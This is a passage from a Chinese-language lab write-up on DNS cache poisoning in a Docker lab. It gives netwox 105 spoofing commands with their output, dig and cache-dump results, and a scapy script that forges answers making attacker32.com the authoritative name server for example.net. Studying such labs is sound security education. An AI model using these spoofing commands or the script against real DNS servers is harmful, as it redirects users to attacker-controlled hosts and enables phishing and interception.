
接着，再在用户容器中再次请求解析`example.net`的IP（需要先在DNS服务器中使用`rndc flush`清空缓存）：



```
root@a0c984901ff0:/# dig www.example.net

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56835
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       172.17.0.3

;; Query time: 20 msec
;; SERVER: 172.17.0.2#53(172.17.0.2)
;; WHEN: Tue Sep 15 12:36:38 CST 2020
;; MSG SIZE  rcvd: 88
```

这时其IP就变成了我们伪造的IP`1.2.3.4`。

然后在攻击者的shell中也能看到相应的输出：



```
root@31d5c679c7ff:/# netwox 105 -h "www.example.net" -H "1.2.3.4" -a "ns.example.net" -A "172.17.0.3" -s raw
DNS_question________________________________________________________.
| id=56835  rcode=OK             opcode=QUERY                        |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1              |
| www.example.net. A                                                 |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                 |
|____________________________________________________________________|
DNS_answer__________________________________________________________.
| id=56835  rcode=OK             opcode=QUERY                        |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1              |
| www.example.net. A                                                 |
| www.example.net. A 10 1.2.3.4                                      |
| ns.example.net. NS 10 ns.example.net.                              |
| ns.example.net. A 10 172.17.0.3                                    |
|____________________________________________________________________|
DNS_answer__________________________________________________________.
| id=56835  rcode=OK             opcode=QUERY                        |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1              |
| www.example.net. A                                                 |
| www.example.net. A 10 1.2.3.4                                      |
| ns.example.net. NS 10 ns.example.net.                              |
| ns.example.net. A 10 172.17.0.3                                    |
|____________________________________________________________________|
```

Task 6: DNS Cache Poisoning Attack

在DNS服务器中使用

```
rndc flush
```

清空DNS缓存。

然后在攻击者容器中使用

```
netwox 105 -h "www.example.net" -H "172.17.0.3" -a "ns.example.net" -A "172.17.0.3" -s raw -f "src host 172.17.0.2" -T 600
```

发起攻击。


接着，在用户容器中请求解析`www.example.net`的IP，达到与上一个Task一样的效果。

然后关闭攻击，在10分钟内再次在用户容器中请求解析`www.example.net`，效果一致，说明确实写在了DNS服务器的缓存里。

在DNS服务器中，可以使用

```
rndc dumpdb -cache
```

之后，查看`/var/cache/bind/dump.db`：



```
www.example.net.            691191   A          172.17.0.3
```

在众多的DNS缓存中，可以查看到这一条，说明也确实写在缓存里了。

Task 7: DNS Cache Poisoning: Target the Authority Section

```
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.4')
        NSsec = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        Addsec = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')

        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=1, arcount=1, an=Anssec, ns=NSsec, ar=Addsec)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

按照上方的脚本，分别设置了Answer section, Authority section和Additional section。其中的核心为

```
NSsec = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
```

将`example.net`的Authoritative name server设置为`attacker32.com`。

由于`attacker32.com`并不进行真正的DNS resolution服务，所以我们只能通过`tcpdump`抓包来检查。

当我们在攻击者容器中运行上述脚本（需在Docker守护进程中开启混杂模式），在用户容器中对任意`example.net`域名下的子域名进行解析的时候，通过在DNS服务器容器中的`tcpdump`可以观察到，DNS服务器确实向`attacker32.com`发起了DNS请求。